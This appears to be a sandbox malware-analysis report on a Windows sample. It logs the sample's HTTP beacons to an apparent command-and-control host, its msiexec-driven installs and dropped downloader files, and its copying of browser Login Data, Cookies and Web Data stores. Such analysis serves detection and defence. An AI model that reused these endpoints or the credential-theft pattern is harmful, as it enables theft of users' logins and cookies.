Jan 30, 2021 14:31:50.896301031 CET	542	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 30 Jan 2021 13:31:50 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 63 0d 0a 36 6d 74 6e 56 58 47 68 64 31 30 7e 0d 0a 30 0d 0a 0d 0a Data Ascii: c6mtnVXGhd10~0
Jan 30, 2021 14:32:07.928347111 CET	575	OUT	POST /info_old/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 81 Host: c8dd8ae6dc4dc644.xyz

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2021 14:32:12.093523979 CET	577	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 30 Jan 2021 13:32:12 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49723	34.94.64.66	80	C:\Users\user\Desktop\fnhcdXEfus.exe

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2021 14:31:26.687041998 CET	175	OUT	POST /info_old/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 81 Host: c8dd8ae6dc4dc644.xyz
Jan 30, 2021 14:31:32.487735033 CET	228	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 30 Jan 2021 13:31:32 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 30 0d 0a 0d 0a Data Ascii: 0
Jan 30, 2021 14:31:33.553212881 CET	228	OUT	POST /info_old/w HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache Content-Type: application/x-www-form-urlencoded Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.193 Safari/537.36 upgrade-insecure-requests: 1 Content-Length: 81 Host: c8dd8ae6dc4dc644.xyz
Jan 30, 2021 14:31:38.112478018 CET	349	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 30 Jan 2021 13:31:38 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 30 0d 0a 0d 0a Data Ascii: 0


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49739	34.94.64.66	80	C:\Users\user\Desktop\fnhcdXEfus.exe

Timestamp	kBytes transferred	Direction	Data
Jan 30, 2021 14:32:18.439049006 CET	3354	OUT	GET /info_old/ddd HTTP/1.1 Host: C8DD8AE6DC4DC644.xyz Accept: */*
Jan 30, 2021 14:32:20.674977064 CET	5291	IN	HTTP/1.1 200 OK Server: nginx Date: Sat, 30 Jan 2021 13:32:20 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 63 0d 0a 34 48 41 6f 5a 6c 35 47 46 54 63 7e 0d 0a 30 0d 0a 0d 0a Data Ascii: c4HAoZl5GFTc~0

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: fnhcdXEfus.exe PID: 5976 Parent PID: 5664

General

Start time:	14:31:06
Start date:	30/01/2021
Path:	C:\Users\user\Desktop\fnhcdXEfus.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\fnhcdXEfus.exe'
Imagebase:	0x400000
File size:	4453376 bytes
MD5 hash:	18169F98E39AE228D131AEC477C8A2E9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: Ping_Command_in_EXE, Description: Detects an suspicious ping command execution in an executable, Source: 00000000.00000002.246525217.0000000002810000.00000040.00000001.sdmp, Author: Florian Roth
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	100205F2	CopyFileA
C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe\:Zone.Identifier:$DATA	read data or list directory | synchronize | generic write	device	sequential only | synchronous io non alert	success or wait	1	100205F2	CopyFileA
C:\Users\user\AppData\Local\Temp\gdiview.msi	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	1001FC39	CreateFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe	0	524288	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 10 01 00 00 0e 1f ba 0e 00 00 64 10 00 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 91 fb cc 09 d5 9a a2 5a d5 9a a2 5a d5 9a a2 5a 77 5d 71 5a de 9a a2 5a 77 5d 6c 5a d4 9a a2 5a 24 5c 6f 5a cd 9a a2 5a 24 5c 6c 5a 5a 9a a2 5a 29 ed 1e 5a d6 9a a2 5a 24 5c 6d 5a 97 9a a2 5a 29 ed 1b 5a c0 9a a2 5a d5 9a a3 5a 75 9b a2 5a 77 5d 6d 5a e2 9a a2 5a 77 5d 6b 5a d4 9a a2 5a d5 9a 35 5a d4 9a a2 5a 77 5d 6e 5a d4 9a a2 5a 52 69 63 68 d5 9a a2 5a 00 00 00 00 00 00 00	MZ......................@..... ....d....L.!This program cannot be run in DOS mode.... $.............Z...Z...Zw]qZ.. .Zw]lZ...Z$\oZ...Z$\lZZ..Z).. Z ...Z$\mZ...Z)..Z...Z...Zu..Zw] mZ...Zw]kZ...Z..5Z...Zw]nZ ...ZRich...Z.......	success or wait	9	100205F2	CopyFileA
C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe:Zone.Identifier	0	26	5b 5a 6f 6e 65 54 72 61 6e 73 66 65 72 5d 0d 0a 0d 0a 5a 6f 6e 65 49 64 3d 30	[ZoneTransfer]....ZoneId=0	success or wait	1	100205F2	CopyFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\gdiview.msi	unknown	237056	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 04 00 00 00 01 00 00 00 00 00 00 00 00 00 10 00 00 03 00 00 00 04 00 00 00 fe ff ff ff 00 00 00 00 00 00 00 00 7c 00 00 00 00 01 00 00 7c 01 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	........................>..... ....|.......|.	success or wait	1	1001FC54	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\fnhcdXEfus.exe	unknown	4453376	success or wait	1	446352	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: msiexec.exe PID: 4084 Parent PID: 5976

General

Start time:	14:31:10
Start date:	30/01/2021
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	msiexec.exe /i 'C:\Users\user\AppData\Local\Temp\gdiview.msi'
Imagebase:	0x1c0000
File size:	59904 bytes
MD5 hash:	12C17B5A5C2A7B97342C362CA467E9A2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: msiexec.exe PID: 3492 Parent PID: 1528

General

Start time:	14:31:11
Start date:	30/01/2021
Path:	C:\Windows\SysWOW64\msiexec.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\syswow64\MsiExec.exe -Embedding 72A2D95648135F8DB654A3D18B753FD0C
Imagebase:	0x1c0000
File size:	59904 bytes
MD5 hash:	12C17B5A5C2A7B97342C362CA467E9A2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: 63C4F3D9EA0CC861.exe PID: 3664 Parent PID: 5976

General

Start time:	14:31:17
Start date:	30/01/2021
Path:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\63C4F3D9EA0CC861.exe 0011 installp2
Imagebase:	0x400000
File size:	4453376 bytes
MD5 hash:	18169F98E39AE228D131AEC477C8A2E9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: Ping_Command_in_EXE, Description: Detects an suspicious ping command execution in an executable, Source: 00000003.00000002.365832214.00000000026F0000.00000040.00000001.sdmp, Author: Florian Roth
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 35%, Metadefender, Browse • Detection: 83%, ReversingLabs
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Login Data1612045889505	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | non directory file	success or wait	1	2F777A8	CopyFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Cookies1612045889599	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	2F77E22	CopyFileA
C:\Users\user\AppData\Roaming\1612045890161.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	2F750E6	CreateFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\4b5ce2fe28308fd9	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	301286B	CreateFileA
C:\Users\user\AppData\Local\Login Data1612045902661	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	2F777A8	CopyFileA
C:\Users\user\AppData\Local\Cookies1612045902708	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	2F77E22	CopyFileA
C:\Users\user\AppData\Local\Web Data1612045902911	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	2F76F94	CopyFileA
C:\Users\user\AppData\Localwebdata1612045902958	read data or list directory | read attributes | delete | write dac | synchronize | generic read | generic write	device	sequential only | synchronous io non alert | non directory file	success or wait	1	2F76BCE	CopyFileA
C:\Users\user\AppData\Local\Temp\xldl.dat	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	2F08337	CreateFileA
C:\Users\user\AppData\Local\Temp\download	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	2F0CBB9	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	2F0DA6B	CreateFileW
C:\Users\user\AppData\Local\Temp\download	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	8	2F0CBB9	CreateDirectoryW
C:\Users\user\AppData\Local\Temp\download\ThunderFW.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	2F0DA6B	CreateFileW
C:\Users\user\AppData\Local\Temp\download\atl71.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	2F0DA6B	CreateFileW
C:\Users\user\AppData\Local\Temp\download\dl_peer_id.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	2F0DA6B	CreateFileW
C:\Users\user\AppData\Local\Temp\download\download_engine.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	2F0DA6B	CreateFileW
C:\Users\user\AppData\Local\Temp\download\msvcp71.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	2F0DA6B	CreateFileW

Copyright null 2021

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\download\msvcr71.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	2F0DA6B	CreateFileW
C:\Users\user\AppData\Local\Temp\xldl.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	2F0DA6B	CreateFileW
C:\Users\user\AppData\Local\Temp\download\zlib1.dll	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	2F0DA6B	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Login Data1612045889505	success or wait	1	2F77CD0	DeleteFileA
C:\Users\user\AppData\Local\Cookies1612045889599	success or wait	1	2F78B0D	DeleteFileA
C:\Users\user\AppData\Roaming\1612045890161.txt	success or wait	1	2F765AA	DeleteFileA
C:\Users\user\AppData\Roaming\1612045890161.exe	success or wait	1	2F765B7	DeleteFileA
C:\Users\user\AppData\Local\Login Data1612045902661	success or wait	1	2F77CD0	DeleteFileA
C:\Users\user\AppData\Local\Cookies1612045902708	success or wait	1	2F78B0D	DeleteFileA
C:\Users\user\AppData\Local\Web Data1612045902911	success or wait	1	2F7738E	DeleteFileA
C:\Users\user\AppData\Localwebdata1612045902958	success or wait	1	2F76E26	DeleteFileA
C:\Users\user\AppData\Local\Temp\xldl.dat	success or wait	1	2F6AD4D	DeleteFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Login Data1612045889505	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 43 c1 05 00 00 00 01 07 fb 00 00 00 00 10 07 fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....................	success or wait	1	2F777A8	CopyFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Cookies1612045889599	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	2F77E22	CopyFileA
C:\Users\user\AppData\Roaming\1612045890161.exe	unknown	103632	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 4b 08 da 73 0f 69 b4 20 0f 69 b4 20 0f 69 b4 20 cc 66 eb 20 0d 69 b4 20 cc 66 e9 20 1d 69 b4 20 f5 4a f4 20 0b 69 b4 20 d5 4a a8 20 04 69 b4 20 0f 69 b5 20 10 68 b4 20 f5 4a ad 20 0c 69 b4 20 28 af c6 20 13 69 b4 20 28 af c8 20 0e 69 b4 20 28 af cc 20 0e 69 b4 20 52 69 63 68 0f 69 b4 20 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 04 00 03 53 b5 5a 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode....$.......K..s.i. .i. .i. .f. .i. .f. .i. .J. .i. .J. .i. .i. .h. .J. .i. (.. .i. (.. .i. (.. .i. Rich.i. ................PE..L....S.Z...	success or wait	1	2F75108	WriteFile

Copyright null 2021

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Login Data1612045902661	0	40960	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 01 00 00 00 14 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 2e 43 c1 05 00 00 00 01 07 fb 00 00 00 00 10 07 fb 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C.....................	success or wait	1	2F777A8	CopyFileA
C:\Users\user\AppData\Local\Cookies1612045902708	0	20480	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 10 00 01 01 00 40 20 20 00 00 00 03 00 00 00 05 00 00 00 00 00 00 00 00 00 00 00 02 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 2e 43 c1 0d 0f f8 00 04 0d 20 00 0f 67 0f cf 0d 20 0f 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....C....... ..g... .8....	success or wait	1	2F77E22	CopyFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Web Data1612045902911	0	73728	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 02 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 43 c1 05 00 00 00 02 07 f6 00 00 00 00 1b 07 fb 07 f6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....$........................... ....C....................	success or wait	1	2F76F94	CopyFileA
C:\Users\user\AppData\Localwebdata1612045902958	0	73728	53 51 4c 69 74 65 20 66 6f 72 6d 61 74 20 33 00 08 00 01 01 00 40 20 20 00 00 00 02 00 00 00 24 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 04 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 02 00 2e 43 c1 05 00 00 00 02 07 f6 00 00 00 00 1b 07 fb 07 f6 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	SQLite format 3......@ ....$........................... ....C....................	success or wait	1	2F76BCE	CopyFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\xldl.dat	unknown	1396736	37 7a bc af 27 1c 00 03 e0 f9 43 d3 5e 54 15 00 00 00 00 00 24 00 00 00 00 00 00 00 3a 5f 63 7f 00 26 96 8e 70 00 17 f7 ec 05 bb ea f4 ff 94 01 2f 44 ee 4e bd 08 4d 68 43 f0 54 bf a4 92 00 e4 6e d7 a3 e5 b5 d2 e6 dd d0 c0 4c 9d 56 31 38 37 79 1b 5d 15 27 18 55 da a2 47 36 50 60 7d 36 e9 b0 5f 9e de 66 a0 d0 3b 83 f6 3c d4 e3 0c fb 9e 47 d7 97 2f 91 f1 7e e8 c4 33 95 02 86 5e 86 7c 1a 3d cc 47 d8 36 cf 0a 35 b1 21 53 4b eb 24 b9 52 64 4f 01 b5 c1 d1 32 da 43 2d 5e 92 e8 06 d5 24 59 2e c5 41 68 fe 4c 38 9d 2f 88 a5 86 9f 68 24 ca eb ec e1 fa ac 5c 0e 96 7e 14 ce 84 9a 62 be 5d e9 55 86 b8 f1 34 e1 ac fd 27 64 49 4e 5e a4 3f 36 fb 72 a9 ce 14 f0 2c 3c 4b 30 e8 9b 1a d2 87 c2 8e e7 0b 5e 9b 56 67 de 3a 6a a4 20 26 6a 84 ee 7b ca c8 c7 58 ec 92 4b 2e ae 35 2a	7z..'.....C.^T......$.......:_ c..&..p.........../D.N..MhC.T. ....n.........L.V187y.].'.U..G 6P`}6.._..f..;..<.....G../..~. .3...^.\|.=.G.6..5.!SK.$.RdO. ...2.C- ^....$Y..Ah.L8./....h$... ...\..~....b.].U...4...'dIN^.? 6.r....,<K0.........^.Vg.:j. &j.. {...X..K..5*	success or wait	2	2F04133	WriteFile
C:\Users\user\AppData\Local\Temp\download\MiniThunderPlatform.exe	unknown	268744	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 01 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 ed 30 aa 68 a9 51 c4 3b a9 51 c4 3b a9 51 c4 3b ba 59 ad 3b ab 51 c4 3b ac 5d cb 3b ac 51 c4 3b ac 5d 9b 3b a7 51 c4 3b ac 5d 99 3b ad 51 c4 3b ac 5d a4 3b a3 51 c4 3b 53 72 dd 3b ad 51 c4 3b ba 59 99 3b ab 51 c4 3b 2a 59 99 3b a5 51 c4 3b a9 51 c5 3b ed 50 c4 3b 8e 97 bf 3b aa 51 c4 3b 27 46 a4 3b b1 51 c4 3b 45 5a 9a 3b a8 51 c4 3b 27 46 9e 3b a8 51 c4 3b 52 69 63 68 a9 51 c4	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $........0.h.Q.;.Q.;.Q.;.Y.;.Q .;.].;.Q.;.].;.Q.;.].;.Q.;.].; .Q.;Sr.;.Q.;.Y.;.Q.;*Y.;.Q.;. Q.;.P.;...;.Q.;'F.;.Q.;EZ.;.Q.; 'F.;.Q.;Rich.Q.	success or wait	1	2F0DB9A	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
